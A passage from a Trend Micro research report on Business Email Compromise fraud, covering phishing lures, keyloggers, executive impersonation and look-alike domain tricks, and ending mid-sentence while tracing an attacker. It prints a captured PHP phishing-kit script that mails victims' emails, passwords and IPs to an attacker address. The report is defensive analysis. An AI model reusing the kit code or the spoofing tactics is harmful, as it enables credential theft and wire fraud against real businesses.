# Tracking Trends in Business Email Compromise (BEC) Schemes

Lord Remorin, Ryan Flores and Bakuei Matsukawa
Trend Micro Forward-Looking Threat Research (FTR) Team

**TREND MICRO LEGAL DISCLAIMER**

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

*for Raimund Genes (1963-2017)*

# Contents

3
Introduction

5
Credential Grabbing Techniques

15
Social Engineering-based BEC

18
How do BEC actors acquire their tools?

24
Defending against BEC attacks

In May, 2017, the Federal Bureau of Investigation (FBI) released a public service announcement stating that Business Email Compromise (BEC) attacks have grown into a US$5.3 billion industry. By 2018, we predict that the number will exceed $9 billion. This growing popularity of BEC among cybercriminals can be attributed to its relative simplicity—it requires little in the way of special tools or technical knowledge to pull off, instead requiring an understanding of human psychology and knowledge of how specific organizations work.

From January to September 2017, we dissected BEC as a cybercriminal operation, the tools commonly used, and their sources. We examined the trends that arose in BEC attacks by combing through the components usually found in such incidents—email with attachments, HTML files used for phishing, and executable files found to be malware. We also continued monitoring the different filenames commonly used in such attacks. We aim to inform organizations on how these scams work and identify the methods BEC actors currently use so they can prevent these kinds of schemes from affecting their organizations.

The Internet Crime Complaint Center (IC3) separates BEC attacks into five main types:

- **The Bogus invoice Scheme** – Like the name suggests, this involves the use of a fake invoice to trick organizations. BEC actors typically use this scheme against companies that deal with foreign suppliers.
- **CEO Fraud** – In this scenario, attackers pose as an executive of the company to send an email to employees—usually to those in finance—requesting a money transfer to accounts they control. The attackers usually design "urgent" messages to throw their targets off-guard.
- **Account Compromise** – An executive or employee's email account is hacked and used to request invoice payments to vendors listed in their email contacts. Payments are then sent to bank accounts the BEC actors control.

- **Attorney Impersonation** – Attackers pose as a lawyer or someone from the law firm supposedly in charge of the company's crucial and confidential matters. Such bogus requests are usually done via email or over the phone, and around the end of the business day.
- **Data Theft** – BEC actors target employees in HR or bookkeeping to obtain personally identifiable information (PII) or tax statements of employees and executives. Such data can be used for future attacks.

Our BEC tracking efforts enabled us to narrow down these attacks according to the techniques used. The two main techniques are:

- **Credential-grabbing**
  These techniques involve the use of keyloggers and phishing kits to steal credential and access the target organization's webmail.
- **Email-only**
  This method involves sending an email to someone in the target company's finance department (commonly the CFO). The email, which is made to look as if a company executive sent it, instructs the employee to transfer money as payment for a supplier or contractor, or as a personal favor.

Based on the data we collected over the past year, we learned that perpetrators have to be proficient in at least one of the techniques listed above for a BEC attack to work. An attacker would need access to a corporate email account used to transact with other businesses or good social engineering skills; both can come into play at any time.

# Credential Grabbing Techniques

During our research, we observed an increase in phishing HTML pages sent as spam attachments. While the use of phishing pages is not new, it is still quite effective against unsuspecting users. The other credential grabbing technique we discovered involved the use of malware. This has proven to be a problem even for targets that use AV solutions, as BEC actors are constantly on the lookout for new malware they can use to steal their victim's credentials. We've also seen them use crypter services to prevent AV detection from detecting their malware.

The charts below outline the data we gathered on phishing and malware-based attachments. As seen in the charts, the use of malware in BEC had a significant decrease while phishing-related BEC had a significant increase within the same time frame. This shows that BEC actors are favoring the simpler phishing attacks compared to keyloggers in order to compromise email accounts. The shift to phishing actually makes the actors' operations simpler and less costly, as they don't need to pay for builders and crypters needed by malware.





Figure 1. Number of malware samples used in BEC attacks from January 2017 to September 2017 (based on VirusTotal samples)





Figure 2. Number of BEC-related phishing emails used in BEC attacks from January 2017 to September 2017 (based on Trend Micro Smart Protection Network™ feedback)

We examined the filenames of the malicious attachments used. Of the samples we found that had filenames that could be clearly categorized, the following were the most prominent:





Figure 3. Most popular filename categories used in malicious attachments (based on VirusTotal samples)

We examined the malicious attachments of the phishing-related BEC attacks we found in Figure 2. These were the most common filename categories in those attacks:





Figure 4. Most popular filename categories used in the attachments of phishing-related BEC attacks (based on Trend Micro Smart Protection Network™ feedback)

## Phishing-Related Techniques

Phishing is one of the primary methods used to steal email credentials for BEC attacks. Small and Medium Businesses (SMBs) that use Gmail (Google's free webmail service) for their business are frequent phishing targets. Once a company account is compromised, an attacker can use the Gmail account to enact a BEC attack by impersonating the account's owner or directly use the personal information/credentials found in the account's email.

Email systems that only use password authentication is prone to compromise and should be avoided. Thankfully, more secure alternatives, such as certain implementations of Outlook Web Access (OWA), have the option to enable two-factor authentication for increased security.

Figure 5. An example of an Outlook Web Access (OWA) Phishing page without two-factor authentication implementation

Email-based scams are effective because email has become the de facto medium for business communication, and is the most widely used.

A typical phishing-related attack involves the use of email containing a disguised URL link to a phishing website. The email body is written with a sense of urgency to coerce a reader into clicking on the URL link. The following are examples observed by Trend Micro.

## Direct Links





Figure 6. Phishing attempt using direct links

While many of these will have the links visible in the email's body, it can also contain non-visible links or image links that lead to a phishing website or some other malicious website.

## PDF Files

The use of PDF files as email attachments is a common phishing tactic used to trick users into thinking that the attached document is important, such as an attractive business proposal or an urgent invoice. Although the PDF file usually does not include any malicious code (such as an exploit for vulnerabilities in the reader's system), the PDF file's content could be designed to lead the targets to phishing sites.

Figure 7. Phishing attempt using a PDF File

Upon opening the file, the user is notified that the PDF is secured and needs to be viewed online for security purposes. The link opens a phishing page that supposedly requires a user's username and password to view the document.

## HTML





Figure 8. Phishing attempt using HTML files

Attackers can also attach a malicious HTML file to the phishing email. While this might seem more suspicious compared to using other kinds of files (HTML files are rarely used for business transactions), it can still trick unsuspecting users. Clicking and downloading the attachment will lead the victim to a malicious URL.

## File-hosting services

The abuse of file hosting services has become a common way to lead victims to phishing sites, typically used by attackers to “share” files with the victim. The screenshot below shows an example of this:





Figure 9. An example of a phishing email using Dropbox. While the link itself is legitimate, it hosts malicious files.

## Malware-Related Techniques

The use of malware has proven to be effective for retrieving credentials from a victim's machine. The two most prominent types of malware used for BEC are keyloggers and Remote Access Tools (RATs), mostly because of their effectivity and low cost. Unlike attacks that rely on phishing methods to steal a single set of login credentials at a time, malware can harvest all stored credentials on an infected machine before sending it to the attacker.

The use of AV alone is not a foolproof way to protect users against malware used in BEC attacks. As stated before, not only are BEC operators always on the lookout for new variants of keyloggers and info-stealing malware to use, but they are also known to use crypter services to evade detection. New keyloggers and RATs are also being sold and shared in hacking forums, giving perpetrators access to undetectable malware. A lot of encrypting services also modify the malware, making them undetectable to most AV scanners.

BEC actors have a lot of options to choose from depending on what they want to achieve and what kind of toolkit they use. The list below includes some of the malware that we have seen used in BEC attacks.

- AgentTesla
- CyborgLogger
- DarkComet
- DiamondFox
- Dracula Logger
- iSpy Keylogger
- Knight Logger
- LuminosityLink

Figure 10. Screenshot of Ardamax's website showing some of the keylogger's features

## Ardamax

Ardamax is advertised as a keylogger on its own website, and is one of the keyloggers we discovered being used in recent BEC attacks. Sold for under US$50, this keylogger sports basic features that a BEC operator would find useful. The program's various options for retrieving the stolen credentials is particularly significant for potential buyers. Ardamax can send the stolen data via SMPT or FTP, and features an option to send out encrypted logs that users can view in its log viewer. Other features include webcam and microphone recording.

The two features are particularly distressing since they can record images and conversations that can be used for digital extortion.

Ardamax is actually advertised as legitimate surveillance software for purposes such as online safety for children, employee monitoring and evidence gathering. While Ardamax can certainly be used for these purposes, criminals typically use them for different reasons.

## LokiBot

LokiBot is another malware we found increasingly being used in BEC attacks. LokiBot was advertised back in 2013 as a browser password stealer and coin wallet stealer, usually sold in forums frequented by Russian speakers. This keylogger notably features password stealer module integration for different applications such as browsers, email clients, FTP/SSH/VNC clients, IM clients, online poker clients, and crypto coin wallet stealers—features that make it an effective all-around infostealer.

A new version of the bot was advertised in February 2017, adding new features such as one that can capture screenshots of the infected host. It also came with additional browser support and the ability to target password managers.

We observed an increase in spam with LokiBot attachments during our research. These usually involve themes that had something to do with delivery notification, payment notification, and purchase order receipts. There was no direct indicator that the spam were used solely for BEC attacks, but the type of data it targets and the lures it uses are very similar to what we've seen used for BEC.

LokiBot was also found to have been involved with the recent Petya outbreak. While we didn't find anything that would link the Petya ransomware actors with BEC actors, it shows that LokiBot was, at the time, already a popular infostealer.

# Social Engineering-based BEC

The second type of BEC attack we encountered involved social engineering or email-based attacks that didn't use keyloggers, phishing pages or links. In these types of BEC attacks, the actors create carefully crafted email messages that look as if they were coming from a company executive. They achieve this by spoofing the sender address, creating a domain that looked similar to that of the target company, or creating a free webmail address that would resemble an email address the impersonated executive would use.

## What does a Social Engineering-based BEC look like?

When performing an email-only attack, an attacker has to make it look as inconspicuous and believable as possible. This is done through various ways, but crafting an email to look like a normal part of the organization's business transactions has proven to be effective.

Here are some of the common characteristics of email used in a BEC attack:

### Subject

One of the easiest ways to spot a BEC wire transfer email is to check the email subject. Based on our analysis of BEC email samples, over two-thirds have subjects containing the words "request", "payment" or "urgent". "Wire transfer", "wire transfer request", and "wire request" are also common subject lines.

### Reply-To

For the BEC actor to see the replies of the target recipients on the email thread, they insert their email address on the reply-to portion of the email, while the sender address ("from") of the email is spoofed to appear as if a company executive sent the email. This has proven to be an effective method, as most email clients do not display the reply-to addresses.

## From

In the instances that the reply-to technique is not used, BEC scammers often create a legitimate-looking email address to impersonate the executive. To do this, the scammers either use dodgy free webmail providers or register a copycat domain resembling that of the target company to give the email an air of legitimacy.

The following chart shows the distribution of email-only BEC attacks according to whether the Reply-To technique, dodgy webmails or copycat domains were used:





Figure 11. Distribution of methods used for email-only attacks based on the techniques used

We discovered that those behind BEC attacks prefer certain free webmail services. Some of these include:

- accountant[.]com
- consultant[.]com
- contractor[.]net
- execs[.]com
- groupmail[.]com
- workmail[.]com
- writeme[.]com

The attackers register an email address using the executive's name (e.g., <executive's name>@groupmail.com) or use an email with "CEO" or "executive" in the email name (e.g., ceo.desk.direct@execs.com). This email address would then be used to enact the scam.

For look-alike domains, the BEC actors use deceptive words and letters to make the malicious domain name look like the legitimate one:

Examples:

- *u and v (under -> vnder)*
- *w and vv (wow -> vvow)*
- *t and f (fruit -> fruif)*
- *e and c (escape -> cscape)*
- *e and a (tech -> tach)*
- *n and m (begin -> begim)*
- *i and l (will -> wlll)*
- *letter swapping (neat -> naet)*
- *adding letters (illustrate -> illlustrate)*

# Frequency





Figure 12. Timeline showing the frequency of email-only attacks

To make the attack more believable, BEC actors will check the target's location and time zone beforehand to make sure that they send the fraud requests during normal business hours. We saw a significant dip in CEO fraud email during the weekends because of this. The email usually involves a request that has be resolved before the weekend.

# How BEC Actors Acquire Their Tools

In the span of our research, we sought to find out more information regarding the BEC actors themselves. One avenue we checked: the phishing websites they used in their attacks.

BEC actors usually upload phishing kits, or scampages, as a compressed ZIP or RAR file to a website used for the phishing attack. Sometimes, a phishing website is misconfigured, leaving the directory of the website open for viewing. On such websites, we were able to download the compressed files and see their source files.

Interestingly, we found an email address in one source file we opened—supposedly the very same email address to which the scampage sends its stolen information. We examined the email address to see if it would reveal further clues to the BEC actor's identity.

```
<?php
####################################
// Don't change anything here
// Created By TheLords
// From Jordan
####################################


ini_set("output_buffering",4096);
session_start();


$loginemail = $_SESSION['username'];
$loginpass =  $_SESSION['password'];



$ip = getenv("REMOTE_ADDR");
$browser = $_SERVER['HTTP_USER_AGENT'];
$message  = "==+[ User Infos ]+==\n";
$message .= "Email Address : $loginemail\n";
$message .= "Password : $loginpass      \n";
$message .= "Phone Number : ".$_POST['pcode']."\n";
$message .= "----God Bless--------\n";
$message .= "IP: ".$ip."\n";
$message .= "User-Agent: ".$browser."\n";
$message .= "---Wizo H4CK3R----\n";

$send="[redacted]@yahoo.com";

$subject = "Logs - $ip";
$headers = "From: Fikky H4CK3R";
$str=array($send); foreach ($str as $send)
if(mail($send,$subject,$message,$headers) != false){


header("Location: [redacted]
[redacted]
[redacted]
[redacted] );
}

?>
```

Figure 13. Email address found in the source file

We found that the email address was directly connected to the Facebook account of a Nigerian living in Kuala Lumpur, Malaysia:

